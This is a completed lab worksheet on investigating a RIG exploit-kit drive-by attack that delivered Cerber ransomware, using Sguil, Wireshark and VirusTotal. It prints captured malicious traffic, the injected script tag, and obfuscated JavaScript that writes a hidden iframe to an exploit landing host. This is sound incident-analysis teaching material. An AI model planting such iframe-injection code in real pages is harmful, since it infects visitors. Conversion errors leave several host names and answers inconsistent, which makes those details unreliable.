
ransomware, Cerber

By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?

The attack seems to have taken place by visiting a malicious web page


Step 3: View Transcripts of Events

- Right-click the associated alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**). Select **Transcript** from the menu as shown in the figure.



The screenshot shows the Sguil interface with a table of events. The table has columns: ST, CNT, Sensor, Alert ID, Date/Time, Src IP, SPort, and Dst IP. A context menu is open for the first row (Alert ID 5.2), showing options: Event History, Transcript, Transcript (force new), Wireshark, and Wireshark (force new). The 'Transcript' option is highlighted.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	Event History	2:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	Transcript	2:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Transcript (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129



the

referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert:

- b. The user issued a search on Bing with the search terms “home improvement remodeling your kitchen.” The user clicked the www.homeimprovement.com link and visited that site. Right-click the alert ID 5.24 (source IP address of **139.59.160.143** and Event Message **ET CURRENT_EVENTS**

Evil Redirector Leading to EK March 15 2017) and choose **Transcript** to open a transcript of the conversation.

RealTime Events		Escalated Events					
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Event History Transcript Transcript (force new) Wireshark Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	52	seconion-...		2:54:44	194.87.234.129	80	172.16.4.193
RT	1	seconion-...		2:55:17	172.16.4.193	58978	90.2.1.0

seconion-import-1_24

File

Sensor Name: seconion-import-1
Timestamp: 2017-01-27 22:54:42
Connection ID: .seconion-import-1_24
Src IP: 172.16.4.193
Dst IP: 139.59.160.143
Src Port: 49200
Dst Port: 80
OS Fingerprint: 172.16.4.193:49200 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S::Windows:?]
OS Fingerprint: -> 139.59.160.143:80 (distance 0, link: ethernet/modem)

SRC: GET /engine/classes/js/dle_js.js HTTP/1.1
SRC: Accept: application/javascript, */*;q=0.8
SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: Accept-Language: en-US
SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: Accept-Encoding: gzip, deflate
SRC: Host: retrotip.visionurbana.com.ve
SRC: Connection: Keep-Alive
SRC:
SRC:

DST: HTTP/1.1 200 OK
DST: Server: nginx/1.8.0
DST: Date: Fri, 27 Jan 2017 22:54:42 GMT
DST: Content-Type: text/javascript
DST: Content-Length: 399
DST: Connection: keep-alive
DST: Vary: Accept-Encoding,User-Agent
DST: Content-Encoding: gzip
DST:

Search

Abort

Close

Debug Messages

and port 80 and port 49200 and proto 6) or (vlan and host 139.59.160.143 and host 172.16.4.193 and port 80 and port 49200 and proto 6)

Receiving raw file from sensor.

Finished.

c. Refer to the transcript and answer the following questions:

the kind of request was involved:

HTTP/1.1 GET request

The files requested are:

dle_js.js

the URL for the referer and the host website

The referer website was www.homeimprovement.com/remodeling-your-kitchen-cabinets.html and the host website was retrotip.visionbura.com.ve.

the content encoded:

gzip

d. Close the current transcript window. In the Sguil window, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) and open the transcript. According to the information in the transcript answer the following questions:

the number of requests and responses were involved in this alert:

3 requests and 3 responses

the first request:

GET /?ct=Vivaldi&biw=Vivaldi.95ec

Who was the referrer

www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

the host server request to:

tyu.benme.com

the response encoded:

Yes, gzip

the second request:

POST /?oq=CEh3h8.... Vivaldi

the host server request to:

tyu.benme.com

the third request is:

GET /?biw=SeaMonkey.105....

the referrer:

http://tyu.benme.com/?biw...

the Content-Type of the third response:

application/x-shockwave-flash

the first 3 characters of the data in the response:

The data starts after the last **DST:** entry.

CWS

CWS is a file signature. File signatures help identify the type of file that is represented different types of data. Go to the following website https://en.wikipedia.org/wiki/List_of_file_signatures. Use Ctrl-F to open a find box. Search for this file signature to find out what type of file was downloaded in the data.

The type of file was downloaded, application uses this type of file:

swf, Adobe Flash

e. Close the transcript window.

f. Right-click the same ID again and choose Network Miner. Click the **Files** tab.

The number of files are there and what is the file types:

There are three files. Two are .html files and one is the .swf file.


Use Wireshark to Investigate an Attack

In Part 3, you will pivot to Wireshark to closely examine the details of the attack.

Step 4: Pivot to Wireshark and Change Settings.

- a. In Sguil, right-click the alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**) and pivot to select Wireshark from the menu. The pcap that is associated with this alert will open in Wireshark.
- b. The default Wireshark setting uses a relative time per-packet which is not very helpful for isolating the exact time an event occurred. To fix this, select to **View > Time Display**


Format > Date and Time of Day and then repeat a second time, **View > Time Display Format > Seconds**. Now your Wireshark Time column has the date and timestamps. Resize the columns to make the display clearer if necessary.



No.	Time	Source	Destination
1	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
2	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
3	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
4	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
5	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
6	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
7	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
8	2017-01-27 22:54:42	172.16.4.193	104.28.18.74

Step 5: Investigate HTTP Traffic.

- In Wireshark, use the **http.request** display filter to filter for web requests only.



No.	Time	Source	Destination	Protocol	Length	Info
4	0.070685	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HT
27	1.051148	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/postrat
31	1.164299	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-

- Select the first packet. In the packet details area, expand the Hypertext Transfer Protocol application layer data.

The website that directed the user to the www.homeimprovement.com website:

Type **Bingers** here.

Step 6: View HTTP Objects.

- In Wireshark, choose **File > Export Objects > HTTP**.
- In the Export HTTP objects list window, select the remodeling-your-kitchen-cabinets.html packet and save it to your home folder.
- Close Wireshark. In Sguil, right-click the alert ID 5.24 (source IP address **139.59.160.143** and Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter and answer the following questions:


the http request for:

A JavaScript file that is named `dle_js.js`.

the host server:

`retrotip.visionurbana.com.ve`

- d. In Wireshark, go to **File > Export Objects > HTTP** and save the JavaScript file to your home folder.
- e. Close Wireshark. In Sguil, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter. Notice that this alert corresponds to the three GET, POST, and GET requests that we looked at earlier.
- f. With the first packet selected, in the packet details area, expand the Hypertext Transfer Protocol application layer data. Right-click the **Host information** and choose **Apply as Column** to add the Host information to the packet list columns, as shown in the figure.




- g. To make room for the Host column right-click the Length column header and uncheck it. This will remove the Length column from the display.
- h. The names of the servers are now clearly visible in the Host column of the packet list.

Step 7: Create a Hash for an Exported Malware File.

We know that the user intended to access `www.homeimprovement.com`, but the site referred the user to other sites. Eventually files were downloaded to the host from a malware site. In this part of the lab, we will access the files that were downloaded and submit a file hash to VirusTotal to verify that a malicious file was downloaded.

- a. In Wireshark, go to **File > Export Objects > HTTP** and save the two text/html files and the application/x-shockwave-flash file to your home directory.



- b. Now that you have saved the three files to your home folder, test to see if one of the files matches a known hash value for malware at **virustotal.com**. Issue a **ls -l** command to look at the files saved in your home directory. The flash file has the word SeaMonkey near the beginning of the long filename. The filename begins with **%3fbiw=SeaMonkey**. Use the **ls -l** command with **grep** to filter out the filename with the pattern **seamonkey**. The option **-i** ignores the case distinction.

```
analyst@SecOnion:~$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Jun  9 05:50
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&o
q=pLLYGOAq3jxbTfgFpIlgIUVICpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_
k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

- c. Generate a SHA-1 hash for the SeaMonkey flash file with the command **sha1sum** followed by the filename. Type the first 4 letters **%3fb** of the filename and then press the **tab** key to auto fill the rest of the filename. Press enter and sha1sum will compute a 40 digit long fixed length hash value.


Highlight the hash value, right-click, and copy it. The sha1sum is highlighted in the example below. **Note:** Remember to use tab completion.

```
analyst@SecOnion:~$ sha1sum
%3fbiw=SeaMonkey.105qj67.406x7d8b3\&yus=SeaMonkey.78vg115.406g6d1r6\&
br_fl=2957\&oq=pLLYGOAq3jxbTfgFpIlgIUVICpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg\&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9
MildZqqZGX_k7fDfF-qoVzcCgWRxfs\&ct=SeaMonkey\&tuif=1166
97a8033303692f9b7618056e49a24470525f7290
%3fbiw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
nkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFpIlgIUVICpaqq3UbTykKZhJK
B9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_
k7fDfF-qoVzcCgWRx fs&ct=SeaMonkey&tuif=1166
```

- d. You can also generate a hash value by using NetworkMiner. Navigate to Sguil and right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and select **NetworkMinor** to pivot to NetworkMinor. Select the **Files**

tab. In this example, right-click the file with swf extension and select **Calculate MD5 / SHA1 / SHA256 hash**. Compare the SHA1 hash value with the one from the previous step. The SHA1 hash values should be the same.

- e. Open a web browser and go to **virustotal.com**. Click the **Search** tab and enter the hash value to search for a match in the database of known malware hashes. VirusTotal will return a list of the virus detection engines that have a rule that matches this hash.



- f. Investigate the Detection and Details tabs. Review the information that is provided on this hash value.

The Virus Total tell us about this file:

Answers will vary, but from the response you can verify that the SWF is part of the RigEK exploit kit. 32 of 55 antivirus programs have rules that identify this hash as coming from a malware file.

- g. Close the browser and Wireshark. In Sguil, use alert ID 5.37 (Event Message **ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2**) to pivot to Wireshark and examine the HTTP requests.

there any similarities to the earlier alerts:

the alerts show GET, POST and GET requests to tyu.benme.com

the files are differences:

Yes. The two hashes match even though the filenames are different

h. Create a SHA-1 hash of the SWF file as you did previously.

i.

the same malware that was downloaded in the previous HTTP session

e. Yes. The two hashes match even though the filenames are different

j. In Sguil, the last 4 alerts in this series are related, and they also seem to be post-infection.

We seem to be post-infection:

All four alerts concern communication with the malware server.

The first alert in the last 4 alerts in the series:

Sends a UDP code to a ransomware checkin server

What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?

They are DNS requests that are initiated from the local host; however, it is unlikely that they are the result of normal user activity. They must be sent by the malware file. The .top domain does not look like a valid domain name

k. Go to virustotal.com and do a URL search for the .top domain used in the attack.

the result:

It is a malicious domain, that still triggers alerts

l. Examine the last alert in the series in Wireshark. If it has any objects worth saving, export and save them to your home folder.

the filenames :

EE7EA-D39...

Examine Exploit Artifacts

In this part, you will examine some of the documents that you exported from Wireshark.

m. In Security Onion, open **the remodeling-your-kitchen-cabinets.html** file using your choice of text editor. This webpage initiated the attack.

n.

Can you find the two places in the webpage that are part of the drive-by attack that started the exploit? **Hint:** the first is in the <head> area and the second is in the <body> area of the page.

The script tag in the header loads the JavaScript file dle_js.js from retrofit.visionurbana.com.ve. The iframe that loads content from tyu.benme.com is defined in the HTML body.e

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodeling Your Kitchen Cabinets | Home Improvement</title>

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement latest posts"
/>

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=comments-rss2" title="Home Improvement
latest comments" />

<link rel="pingback" href="//www.homeimprovement.com/xmlrpc.php" />

<link rel="shortcut icon" href="//www.homeimprovement.com/wp-
content/themes/arras/images/favicon.ico" />

<script type="text/javascript"
src="//retrofit.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330]
-->
```

```
<meta name="description" content="Installing cabinets in a remodeled kitchen require some basic finish carpentry skills. Before starting any installation, it's a good idea to mark some level and" />
```

```
<meta name="keywords" content="cabinets,kitchen,kitchen cabints,knobs,remodel" />  
<some output omitted>
```

- o. Open the dle_js.js file in choice of text editor and examine it.

```
document.write('<div class="" style="position:absolute; width:383px; height:368px; left:17px; top:-858px;"> <div style="" class=""><a>head</a><a class="head-menu-2"> </a><iframe src="http://tyu.benme.com/?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2OH_76iyEoH9JHT1vrTUSkrttgWC&biw=Amaya.81lp85.406f4y5l9&oq=eITX_fUIL7ABPAuy2EyALQZnlY0IU1IQ8fj630PWwUWZ0pDRqx29UToBvdeW&yus=Amaya.110oz60.406a7e5q8&br_fl=4109&t uif=5364&ct=Amaya" width=290 height=257 ></ifr' +ame> <a style=""></a></div><a class="" style="">temp</a></div>');
```

This file is:

Javascript document.write() will write content to the webpage, creating an iframe, that takes the user to a URI at tyu.benme.com

the code in the javascript file attempt to avoid detection:

By splitting the end iframe tag into two piecesThe </ifr' + 'ame>

- p. In a text editor, open the text/html file that was saved to your home folder with Vivaldi as part of the filename.

The kind of file is:

An HTML webpage

Their are some interesting things about the iframe, it call anything:

It is hidden. It calls a start() function

the start() function :

It writes to the browser window. It creates an HTML form and submits the variable NormalURL through POST. The NormalURL variable equals a URI at tyu.benme.com.

What do you think the purpose of the getBrowser() function is?

The getBrowser() function determines the type of browser that the webpage is displayed in

Reflection

Exploit Kits are fairly complex exploits that use a variety of methods and resources to carry out an attack. Interestingly EKs may be used to deliver diverse malware payloads. This is because the EK developer may offer the exploit kit as a service to other threat actors. Therefore, RIG EK has been associated with a number of different malware payloads. The following questions may require you investigate the data further using the tools that were introduced in this lab.

1. The EK used a number of websites. Complete the table below.

URL	IP Address	Function
www.bing.com	N/A	search engine links to legitimate webpage
www.bing.com	N/A	search engine links to legitimate webpage
www.homeimprovement.com	104.28.18.74	malicious iFrame redirects to malicious site
retrotip.visionurbana.com.ve	139.59.160.143	executes malicious javascript
tyu.benme.com	194.87.234.129	delivers malicious Adobe Flash file, exploit landing page.
n/a	90.2.10.0	Cerber ransomware checkin server

2. It is useful to “tell the story” of an exploit to understand what happened and how it works. Start with the user searching the internet with Bing. Search the web for more information on the RIG EK to help.

The purpose of this question is to start students thinking about the multiple step nature of EKs and the complexities of cyberattacks in general. The user is searching with Bing for information on home improvements. The user clicks a link to www.homeimprovement.com